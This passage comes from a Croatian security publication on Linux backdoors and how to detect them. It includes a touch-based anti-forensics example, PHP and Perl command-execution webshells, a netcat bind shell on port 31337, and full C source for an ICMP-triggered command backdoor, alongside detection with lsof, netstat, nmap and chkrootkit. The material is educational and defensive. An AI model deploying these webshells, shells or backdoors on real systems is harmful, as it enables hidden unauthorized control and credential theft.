Nakon promjene sadržaja neke datoteke, mijenja se i vrijeme promijene u *inode* strukturi koja opisuje dotičnu datoteku. Ukoliko administrator zapazi čudnu promjenu vremena mijenjanja neke važne datoteke sustava, to ga automatski upućuje na neovlašten pristup. Napadač može programom `touch` vrlo lako promijeniti vrijeme mijenjanja datoteke i tako onemogućiti administratora da otkrije stražnji ulaz na temelju vremena modifikacije datoteke. U nastavku je priložen primjer brisanja vremenskih tragova promjene na `/etc/passwd` datoteci programom `touch`.

Brisanje vremenskih tragova:

```
[root@laptop root]# ls -al /etc/passwd
-rw-r--r--    1 root     root         1735 Mar 15 11:05 /etc/passwd
[root@laptop root]# useradd napadac
[root@laptop root]# passwd napadac
Changing password for user napadac.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[root@laptop root]# ls -al /etc/passwd
-rw-r--r--    1 root     root         1778 Mar 22 18:33 /etc/passwd
[root@laptop root]# touch 03151105 /etc/passwd
[root@laptop root]# ls -al /etc/passwd
-rw-r--r--    1 root     root         1778 Mar 15 11:05 /etc/passwd
[root@laptop root]#
```

Žuto su označena vremena prije promjene, nakon promjene i nakon izmjene vremena zadnje modifikacije `/etc/passwd` datoteke programom `touch`.

Ponekad stražnji ulaz može biti postavljen jednostavnom promjenom dozvola na nekoj datoteci.

Najbolji primjer je `/dev/kmem` datoteka koja predstavlja memoriju jezgre operacijskog sustava. Ukoliko napadač može pisati po `/dev/kmem` datoteci, automatski može i mijenjati podatke u memoriji jezgre operacijskog sustava. Najčešće se za to upotrebljava posebni program koji traži `task_struct` strukture u jezgri koje opisuju aktivne procese na sustavu i napadačevim procesima postavlja root ovlasti.

Na napadačevoj meti su uglavnom datoteke u važnim direktorijima sustava (`/etc`, `/dev`, `/usr`, itd.).

3.9. Otkrivanje stražnjih ulaza

Stražnje ulaze koji se temelje na izmjeni programa sustava, skripti i konfiguracijskih datoteka najlakše je otkriti programima za provjeru integriteta datoteka, iako se mogu otkriti i ručno. Kod programa za provjeru integriteta datoteka uglavnom se radi o izračunavanju vrijednosti sume datoteke (MD5 suma). Ukoliko se mijenja sadržaj datoteke, mijenja se i vrijednost sume, nakon čega program odmah upućuje administratora na potencijalnu opasnost. Najpoznatiji program za provjeru integriteta datoteka za Linux je `Tripwire`, a može se naći na adresi http://www.tripwire.org. Programi za provjeru integriteta datoteka detaljnije su obrađeni u publikaciji CERT-PUBDOC-2002-12-08, koje se može naći na adresi http://www.cert.hr/documents.php?id=48. Stražnji ulazi ponekad se mogu otkriti pomoću `lsof` programa koji ispisuje sve otvorene datoteke na sustavu (obične datoteke, *sockete*, FIFO datoteke, direktorije, itd.). U nastavku je priložen primjer kako se pomoću `lsof` programa otkriva program za praćenje mrežnog prometa.

```
[root@laptop tmp]# lsof | grep tcp
tcp    10461 root  cwd    DIR     3,5    20480   31554 /tmp
tcp    10461 root  rtd    DIR     3,5     4096       2 /
tcp    10461 root  txt    REG     3,5    18346   39327 /tmp/tcp
tcp    10461 root  mem    REG     3,5    89547   79112 /lib/ld-2.2.5.so
tcp    10461 root  mem    REG     3,5     5497   39399 /tmp/a.o
tcp    10461 root  mem    REG     3,5    12102   79125 /lib/libdl-2.2.5.so
tcp    10461 root  mem    REG     3,5 1401027   94869 /lib/i686/libc-2.2.5.so
tcp    10461 root    0u   CHR   136,0             2 /dev/pts/0
tcp    10461 root    1w   CHR     1,3           33774 /dev/null
tcp    10461 root    2u   CHR   136,0             2 /dev/pts/0
tcp    10461 root    3u  sock     0,0           17352 can't identify protocol
tcp    10461 root    4w   REG     3,5       0   39380 /tmp/tcp.log
```

```
[root@laptop tmp]#
```

Iz primjera se vidi (žuto označeno) da program pod imenom `tcp` koristi datoteku `/tmp/tcp.log`, što može predstavljati program za praćenje mrežnog prometa. Detaljnijim pregledavanjem `tcp.log` datoteke može se točno utvrditi koja je njezina svrha.

```
[root@laptop tmp]# cat /tmp/tcp.log
192.168.0.4 => linux [110]
..[1^^user ljuranic
pass ovo_je_samo_proba
QUIT
&C:
fr
R
b
r

----- [Timed Out]
[root@laptop tmp]#
```

Iz `tcp.log` datoteke može se vidjeti da se ipak radi o programu za praćenje mrežnog prometa – žuto je označeno korisničko ime i lozinka koji su korišteni za prijavljivanje na POP3 servis.

4. Web skripte kao stražnji ulazi

Na sustavima koji su zaštićeni vatrozidom, i gdje je implementirana stroga sigurnosna politika s minimalnim brojem otvorenih servisa, između kojih se nalazi i Web servis, napadačima ponekad ostaje jedino postavljanje Web skripti koje će im služiti kao stražnji ulaz u sustav. Najčešće se radi o CGI i PHP skriptama koje se postavljaju u Web korijenski direktorij (ili specijalni direktorij za poslužiteljske skripte), a služe za izvođenje naredbi na kompromitiranom sustavu. U nastavku je priložen primjer PHP skripte od samo 3 linije koda, koja preko `passthru()` funkcije izvršava naredbe na kompromitiranom sustavu.

straznji-ulaz.php


```
<?php
passthru ($cmd);
?>
```

Osim podrške za PHP skripte, na Linux računalima može se naći i podrška za CGI (engl. *Common Gateway Interface*) sučelje. U nastavku je priložena PERL skripta koja radi preko CGI sučelja, a napadaču pruža iste mogućnosti kao i prije navedena PHP skripta.

straznji-ulaz.cgi

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
$var = $ENV{"QUERY_STRING"};
$var =~ s/%([A-Za-z0-9][A-Za-z0-9])/pack("C",hex($1))/eg;
$var =~ tr/+/ /;
system($var);
```

Napadač također može izmijeniti već postojeće Web skripte i dodati im neke skrivene opcije koje mu omogućuju stražnji ulaz u sustav. Iako će naredbe izvršene preko Web skripte imati privilegije Web servisa (što samo po sebi napadaču ne omogućava potpunu kontrolu sustava), trivijalno je napraviti Web skriptu koja izvršava naredbe sa root ovlastima, ukoliko je napadač već jednom imao root ovlasti na sustavu. Na sljedećoj slici (Slika 2) prikazano je korištenje prije navedene PHP skripte kao stražnjeg ulaza na sustav koji je napadač kompromitirao.



Slika 2: *Korištenje PHP stražnjeg ulaza*

5. Mrežne aplikacije kao stražnji ulazi

Najlakši način pristupa kompromitiranom računalu za napadača je spajanje na neki mrežni port gdje ga čeka aktivna ljuska, ili slanje nekog paketa koji sadrži naredbe koje će se izvesti na sustavu. U tu svrhu, napadači često koriste specijalne mrežne aplikacije za stražnje ulaze u sustav. Za komunikaciju sa kompromitiranim računalom koriste se dobro poznati Internet protokoli – TCP, UDP i ICMP.

5.1. Aktivna ljuska na TCP portu

Stražnji ulazi koji sa klijentom (napadačem) komuniciraju preko TCP (engl. ***T**ransmission **C**ontrol **P**rotocol*) protokola najčešće se mogu pronaći na kompromitiranim računalima upravo zato što im je najjednostavnije pristupiti. Radi se o postavljanju aktivne ljuske (npr. `/bin/sh`) na neki TCP port pomoću nekog poslužiteljskog programa koji čeka da se klijent spoji (stražnji ulaz se ponaša normalno kao svaki drugi servis). Primjer za ovu vrstu stražnjeg ulaza bio je naveden u poglavlju 3.2. gdje je bilo prikazano kako je u cron moguće ubaciti zadaću koja otvara TCP port na kojem se nalazi aktivna ljuska. U tu je svrhu korišten program `nc` (`NetCat`) sa određenim opcijama.

```
nc -l -v -p 31337 -e /bin/sh
```

Opcije:

- `-l` : označava da će se nc koristiti kao servis (*daemon*),
- `-v` : *verbose,*
- `-p` : broj TCP porta na kojem će nc slušati,
- `-e` : program koji se pokreće i povezuje sa otvorenim portom (ovu opciju imaju samo novije verzije `NetCat` programa).

Napadač se sada može telnetom ili opet `nc` programom spojiti na kompromitirani sustav (TCP port 31337) gdje dobiva aktivnu ljusku, bez potrebe za prijavljivanjem na sustav. Stražnji ulaz sa klijentom može komunicirati i putem UDP (engl. ***U**ser **D**atagram **P**rotocol*) protokola. Jedina razlika je u tome što UDP protokol ne uspostavlja vezu za prenošenje podataka, već se podaci prenose u zasebnim *datagramima*. UDP protokol je vrlo nepouzdan (nema kontrolnih poruka – poput ACK kod TCP protokola), pa se upravljanje paketima najčešće provodi na razini samog servisa koji se implementira putem UDP protokola.

5.2. Upravljanje sustavom preko ICMP protokola

ICMP (engl. ***I**nternet **C**ontrol **M**essages **P**rotocol*) je Internet protokol koji se koristi za slanje kontrolnih poruka, koje mogu biti raznih tipova i svrhe. Najpoznatije poruke su ECHO (REQUEST i REPLY), koje služe za provjeru aktivnosti, odnosno povezanosti umreženih računala i UNREACHABLE (PORT, HOST, NETWORK, itd.) poruke koje označavaju nedostupnost nekog računala, mreže, porta itd. ICMP protokol napadaču može poslužiti kao dobro skriven stražnji ulaz u sustav, jer mnogi administratori nisu upoznati sa mogućnošću prenošenja podataka preko ICMP protokola. Princip postavljanja i funkcioniranja ICMP stražnjeg ulaza vrlo je jednostavan i objašnjen je u nastavku.

1. Napadač na kompromitirani sustav postavi program koji hvata sve dolazne ICMP pakete koji stižu na mrežno sučelje i procesira ih.
2. Napadač ima program koji šalje specijalno oblikovane ICMP pakete koje poslužiteljski program na kompromitiranom računalu razumije.
3. Ukoliko je primljeni ICMP paket određenog oblika i sadržaja, poslužiteljski program pročita niz okteta iz paketa koji predstavljaju naredbu koja će se izvesti i proslijedi ih `system()` funkciji.

Ovakve stražnje ulaze relativno je teško uočiti na temelju promatranja mrežnog prometa, jer sadržaj ICMP paketa može biti enkriptiran (dovoljna je i jednostavna XOR enkripcija da administratoru znatno oteža otkrivanje stražnjeg ulaza). Navedenu tehniku moguće je isprobati sa priloženim programima `LSS-ICMP-server.c` i `LSS-ICMP-klijent.c`, iz perspektive napadača i administratora.

LSS-ICMP-klijent.c

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip_icmp.h>
#include <sys/types.h>

main (int argc, char **argv)
{
    char buffer[1024];
    int sock, x, n;
    struct sockaddr_in sin;
    struct icmphdr *icmph = (struct icmphdr*)buffer;

    if (argc != 3) {
    printf ("ICMP-LSS klijentski program\n");
    printf("Upotreba: %s <IP_adresa> <naredbe_za_izvrsiti>\n",argv[0]);
        exit(0);
    }
    sock = socket (AF_INET, SOCK_RAW, IPPROTO_ICMP);
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = inet_addr(argv[1]);
    x = sizeof (struct sockaddr);
    icmph->type = ICMP_ECHO;

    strncpy (buffer+sizeof(struct icmphdr),argv[2],46);
    sendto (sock,buffer,sizeof(buffer),0,(struct sockaddr*)&sin,x);
}
```

LSS-ICMP-server.c

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip_icmp.h>
#include <sys/types.h>

main (int argc, char **argv)
{
    char buffer[1024], *hack;
    int sock, x, n;
    struct sockaddr_in sin;
    struct icmphdr *icmph = (struct icmphdr*)(buffer+20);

    printf ("ICMP-LSS serverski program\n");
    sock = socket (AF_INET, SOCK_RAW, IPPROTO_ICMP);
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = INADDR_ANY;
    x = sizeof (struct sockaddr);

    while((n=recvfrom(sock,&buffer,sizeof(buffer),0,(struct
sockaddr*)&sin,&x)) > 0)
    {
        if (icmph->type == ICMP_ECHO) {
           hack = buffer + sizeof(struct icmphdr) + 20;
        if (strncmp (hack,"LSS",3) == 0) {
           system (hack+3);
        }
        }
        bzero(buffer,sizeof(buffer));
    }
}
```

Programi se prevode na sljedeći način:

```
gcc LSS-ICMP-server.c -o server
gcc LSS-ICMP-klijent.c -o klijent
```


Nakon prevođenja programa i pokretanja programa `server`, stražnji ulaz je spreman za izvršavanje naredbi neovlaštenog korisnika. Program `server` hvata sve ICMP pakete na mrežnom sučelju i ukoliko su paketi tipa ECHO REQUEST, te se na određenom mjestu u paketu nalazi niz znakova "LSS", program sve znakove iza "LSS" prepušta funkciji `system()`, kao što je prije bilo objašnjeno.

Da bi mogli testirati navedene programe, potrebno je imati root ovlasti na sustavu. Ovi primjeri vrlo su jednostavni i pružaju samo jednosmjernu simpleks komunikaciju (klijent šalje naredbe serveru, no nema povratne informacije o izvršavanju naredbi).

Primjer slanja ICMP paketa na kompromitirano računalo u svrhu iskorištavanja stražnjeg ulaza:

```
[root@laptop root]# ./klijent 127.0.0.1 "LSS uname -a"
[root@laptop root]# ./klijent 127.0.0.1 "LSS head /etc/shadow"
[root@laptop root]# ./klijent 127.0.0.1 "LSS ps"
[root@laptop root]# ./klijent 127.0.0.1 "LSS id"
```

Na sljedećoj slici (Slika 3) je prikazano izvršavanje poslanih naredbi na serverskoj strani ICMP stražnjeg ulaza.



Slika 3: *Izvršavanje naredbi na poslužiteljskoj strani stražnjeg ulaza*

5.3. Otkrivanje TCP i ICMP stražnjih ulaza

Neke stražnje ulaze kojima se upravlja putem mreže moguće je otkriti `netstat` programom, pregledom otvorenih TCP i UDP portova nekim programom za pregledavanje portova (npr. `nmap`) i praćenjem mrežnog prometa. `Netstat` program služi za otkrivanje mrežnih konekcija, tabela za putanju mrežnih paketa (engl. *routing*), statističkih informacija o mrežnom sučelju, itd. Otkrivanje stražnjih ulaza programom vrlo je jednostavno i prikazano je u nastavku.

```
[root@kompromitiran root]# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:1024                  *:*                     LISTEN
tcp        0      0 localhost:1025          *:*                     LISTEN
tcp        0      0 *:31337                 *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 localhost:smtp          *:*                     LISTEN
udp        0      0 *:1024                  *:*
udp        0      0 *:sunrpc                *:*
raw        0      0 *:icmp                  *:*                     7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     1751   /tmp/.font-unix/fs7100
unix  10     [ ]         DGRAM                    910    /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1615   /dev/gpmctl
unix  2      [ ]         DGRAM                    1754
unix  2      [ ]         DGRAM                    1653
unix  2      [ ]         DGRAM                    1589
unix  2      [ ]         DGRAM                    1488
unix  2      [ ]         DGRAM                    1179
unix  2      [ ]         DGRAM                    1102
```

```
unix  2      [ ]         DGRAM                    989
unix  2      [ ]         DGRAM                    922
Active IPX sockets
Proto Recv-Q Send-Q Local Address           Foreign Address         State
```

Žutom bojom označene su linije koje upućuju na stražnji ulaz. Očito je da na TCP portu 31337 sluša neki servis, što je automatski sumnjivo, pogotovo zato što broj 31337 u hakerskom žargonu asocira elitnu osobu sa visokim stupnjem hakerskih sposobnosti odnosno engl. *eleet*. Spajanjem na port moguće je otkriti više o tom servisu.

Isto tako može se vidjeti *raw icmp* otvorena Internet konekcija koja predstavlja neki korisnički program koji hvata ICMP pakete. Za ICMP pakete se inače brine jezgra operacijskog sustava, pa ovakve otvorene konekcije predstavljaju upozorenje za administratora.


Drugi način za otkrivanje otvorenih portova je pregledavanje portova nekim programom za pregledavanje portova. Kao što je već napomenuto, najbolji program za ovu svrhu je `nmap`. Zadnju verziju nmap programa moguće je pronaći na adresi http://www.insecure.org/nmap/ . `Nmap` je vrlo napredan alat i podržava nekoliko tehnika pregledavanja portova – SYN, UDP, `connect()`, FIN, Xmas, ping, identd, itd. U nastavku je prikazano otkrivanje TCP i UDP stražnjih ulaza pomoću programa `nmap`.

```
[root@laptop root]# nmap -sS -sU 192.168.0.3

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on laptop (192.168.0.3):
(The 3007 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
111/tcp    open        sunrpc
111/udp    open        sunrpc
1024/tcp   open        kdm
1024/udp   open        unknown
31337/tcp  open        Elite

Nmap run completed -- 1 IP address (1 host up) scanned in 6 seconds
[root@laptop root]#
```

Kao i prije, žuto označen je stražnji ulaz na TCP portu 31337. Prednost ove metode otkrivanja stražnjih ulaza je mogućnost otkrivanja na udaljenim računalima, a nedostatak je nemogućnost točnog određivanja da li je neki otvoreni port stražnji ulaz. Iz dobivenog ispisa ne vide se nikakvi sumnjivi UDP portovi, pa se može pretpostaviti da UDP stražnjeg ulaza nema. Svaki administrator bi barem povremeno trebao pokrenuti neki od programa za praćenje mrežnog prometa (npr. `ethereal`, `ethercap`, `tcpdump`), ne bi li vidio aktivnosti na mreži koje upućuju na nelegitimne aktivnosti. To je još jedan od načina na koji se mogu otkriti mrežni stražnji ulazi. Na sljedećoj slici (Slika 4) prikazano je korištenje `ethereal` programa kako otkriva korištenje ICMP stražnjeg ulaza prikazanog na slici 3. Crveno je označen sadržaj paketa koji upućuje na stražnji ulaz.



Slika 4: *Otkrivanje ICMP stražnjeg ulaza*

6. Stražnji ulazi na razini jezgre

Linux jezgra ima tzv. monolitnu strukturu. To znači da se kompletna funkcionalnost operacijskog sustava postiže pomoću modula koji se učitavaju u jezgru operacijskog sustava samo onda kada su potrebni. Kod Linuxa je to riješeno preko LKM (engl. ***L**oadable **K**ernel **M**odules*) programa koji se učitavaju u jezgru operativnog sustava, dodajući sustavu traženu funkcionalnost.
Linuxova monolitna struktura napadaču omogućava postavljanje dobro skrivenih i opasnih stražnjih ulaza u sustav. Npr. napadač može na sustav postaviti neki LKM program koji će obavljati sve radnje navedene u poglavlju 3, ali na razini jezgre. Takvi programi su zovu *rootkitovi* na razini jezgre. Jezgra Linux operativnog sustava može biti prevedena bez podrške za LKM programe, no otkriveni su načini na koje se i u takve jezgre mogu ubaciti modificirani LKM programi.
Napadač ponekad ne učitava module u jezgru, nego promijeni dio izvornog koda jezgre operativnog sustava, te ga ponovno prevodi i zamijeni staru jezgru sa novom koja sadrži stražnji ulaz, iako je LKM metoda jednostavnija.
Dobar primjer postavljanja stražnjeg ulaza u jezgru Linux operacijskog sustava dogodio se u 12. mjesecu 2003. godine. Nepoznati napadač kompromitirao je jedan od razvojnih servera za Linux jezgru i dodao samo dvije linije koda u `wait4()` poziv sustava. Dodani kod izgledao je kao provjera moguće greške, a u biti je omogućavao napadaču da pomoću `wait4()` poziva sustava na svakoj jezgri sa postavljenim stražnjim ulazom dobije root ovlasti na sustavu. Na sreću, stražnji ulaz je uklonjen na vrijeme.
LKM stražnji ulazi ipak su napadaču puno zanimljiviji i jednostavniji od ponovnog prevođenja jezgre. Jedan od najpopularnijih LKM programa, odnosno *rootkitova*, je `Adore`. Jako ga je teško otkriti na sustavu, a napadaču pruža razne mogućnosti skrivanja:

- datoteka i direktorija;
- TCP konekcija,
- procesa,
- *mrežnih utičnica (*engl. *socketa)*.

Kod LKM programa uglavnom se radi o izmjeni adrese poziva sustava, tako da se izvorni poziv sustava zamjeni pozivom koji omogućava neku dodatnu funkciju koju je odredio neovlašteni korisnik. Ovakvi stražnji ulazi slični su onima koji se temelje na preučitavanju biblioteka, kao što je objašnjeno u poglavlju 3.4. `Adore` ne mijenja `sys_call_table` listu u kojoj su navedene adrese na kojima se nalaze pozivi sustava, pa ga programi koji provjeravaju `sys_call_table` listu nisu u stanju otkriti.
Mogućnost skrivanja aktivnih procesa na sustavu pomoću LKM programa izvodi se tako da se u `/proc` (informacije o procesima - *pseudo-filesystem*) direktoriju korisničkim programima onemogući pregledavanje direktorija koji opisuju određene procese, tako da ih se sakrije. Ime direktorija je ujedno i PID broj skrivenog procesa. Programi za otkrivanje stražnjih ulaza skrivene procese detektiraju tako da pokušavaju pristupiti PID direktorijima nasumce, pa ukoliko se može pristupiti nekom PID direktoriju, a taj direktorij je nevidljiv pri pregledu sadržaja `/proc` direktorija, znači da se radi o skrivenom procesu.
Procese skrivene kod `Adore` verzije `adore-ng-0.41` nije moguće otkriti na prethodno opisani način, jer je pristup skrivenim PID direktorijima onemogućen. Nedavno je `Adore` prilagođen i 2.6.x Linux jezgrama, a moguće ga je pronaći na Web adresi http://stealth.7350.org. Kod ovog tipa stražnjih ulaza problem je u tome što su neovlašteni korisnici konstantno jedan korak ispred ljudi koji razvijaju programe i metode za otkrivanje LKM stražnjih ulaza. Nakon otkrivanja provale u sustav, ako postoji i najmanja sumnja da je napadač mijenjao jezgru operacijskog sustava, preporuča se nova i čista instalacija operacijskog sustava.

7. Otkrivanje stražnjih ulaza alatom *chkrootkit*

`Chkrootkit` je programski alat na razini korisnika koji provjerava da li se na lokalnom računalu nalazi neki poznati stražnji ulaz odnosno *rootkit*. Trenutno je `chkrootkit` u stanju otkriti oko 60 poznatih *rootkit* programa, uključujući i prije spomenuti `t0rnkit`, te starije verzije `Adore` LKM *rootkita*. U nastavku su navedene neke funkcije `chkrootkit` alata:

- provjera programa sustava za mogućim *rootkitovima*,
- provjera da li je mrežno sučelje postavljeno u *promiscuous* stanje (ovo može značiti da se na sustavu nalazi neki program za praćenje mrežnog prometa),
- detektira obrisane `lastlog` i `wtmp` strukture (skrivanje napadača na sustavu),
- pregledava sustav za mogućim LKM stražnjim ulazima,

U nastavku je priložen primjer korištenja chkrootkit alata.

```
[root@laptop root]# chkrootkit
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not infected
Checking `gpm'... not infected
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... not tested
Checking `inetdconf'... not found
Checking `identd'... not infected
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... not infected
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not infected
ChChecking `netstat'... not infected
Checking `named'... not found
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not infected
Checking `rlogind'... not infected
Checking `rshd'... not infected
Checking `slogin'... not infected
Checking `sendmail'... not infected
Checking `sshd'... not infected
Checking `syslogd'... not infected
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not infected
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `vdir'... not infected
Checking `w'... not infected
Checking `write'... not infected
```

```
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while...
/tmp/tcp.log
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while...
/usr/lib/perl5/5.6.1/i386-linux/.packlist
Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for OBSD rk v1... nothing found
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for HKRK rootkit ... nothing found
Searching for Suckit rootkit ... nothing found
Searching for Volc rootkit ... nothing found
Searching for Gold2 rootkit ... nothing found
Searching for TC2 Worm default files and dirs... nothing found
Searching for Anonoying rootkit default files and dirs... nothing found
Searching for ZK rootkit default files and dirs... nothing found
Searching for ShKit rootkit default files and dirs... nothing found
Searching for AjaKit rootkit default files and dirs... nothing found
Searching for zaRwT rootkit default files and dirs... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... nothing detected
Checking `rexedcs'... not found
Checking `sniffer'... eth0: PROMISC
Checking `w55808'... not infected
Checking `wted'... nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... nothing deleted
```

Iz priloženog izlaza `chkrootkit` alata vidi se da na sustavu nema konkretnog *rootkita*, ali je pronađena prije spomenuta `/tmp/tcp.log` datoteka za koju program sumnja da ju koristi neki program za praćenje mrežnog prometa. Mrežno sučelje `eth0` je u *promiscuous* stanju, što također upućuje na postojanje programa za praćenje mrežnog prometa. `Chkrootkit` omogućuje i provjeru pojedinih datoteka, kao što je prikazano u nastavku.

```
[root@laptop root]# chkrootkit ls netstat
ROOTDIR is `/'
Checking `ls'... not infected
Checking `netstat'... not infected
```

`Chkrootkit` pri pretraživanju sustava za stražnjim ulazima koristi neke legitimne programe sustava kao što su: `awk`, `cut`, `egrep`, `find`, `head`, `id`, `ls`, `netstat`, `ps`, `strings`, `sed` i `uname`.
Navedene programe neovlašteni korisnik može vrlo lako zamijeniti onima malicioznim, što će onemogućiti ispravan rad `chkrootkita`. Zato `chkrootkit` ima opciju `-p` koja određuje putanju do programa sustava koji će se koristiti. To omogućuje korištenje programa sustava sa nekog drugog medija koji nije bio izložen napadaču (npr. CD-ROM ili *floppy*). U nastavku je priložen primjer korištenja programa sustava sa diskete:

```
[root@laptop root]# chkrootkit -p /mnt/floppy/
```

`Chkrootkit` alat može se skinuti sa Web adrese http://www.chkrootkit.org/ .

8. Zaključak

U ovom tekstu prikazane su najpoznatije i najefikasnije metode postavljanja stražnjih ulaza koje neovlašteni korisnici koriste. Iz priloženih primjera može se vidjeti inovativnost i učinkovitost napadača, te neprestana potraga za sve boljim i skrivenijim stražnjim ulazima. Najbolja obrana od stražnjih ulaza je stroga sigurnosna politika koja će napadača spriječiti u inicijalnom kompromitiranju računala. Ukoliko i dođe do kompromitiranja, razni specijalni programi kao što su prije spomenuti `Tripwire` i `Chkrootkit` pomoći će administratoru u provjeri integriteta sustava te otkrivanju eventualnih stražnjeg ulaza. Da bi mogli otkriti nove i sve bolje stražnje ulaze, potrebno je stalno pratiti novosti u ovom području i kreirati protumetode za nove tehnike.

9. Reference

Backdoors, http://secinf.net/unix_security/Backdoors.html
Placing Backdoors into a UNIX computer,
http://secinf.net/unix_security/Placing_Backdoors_into_a_UNIX_computer_.html
Linux Kernel Rootkits by Rainer Wichmann, http://la-samhna.de/library/rootkits/
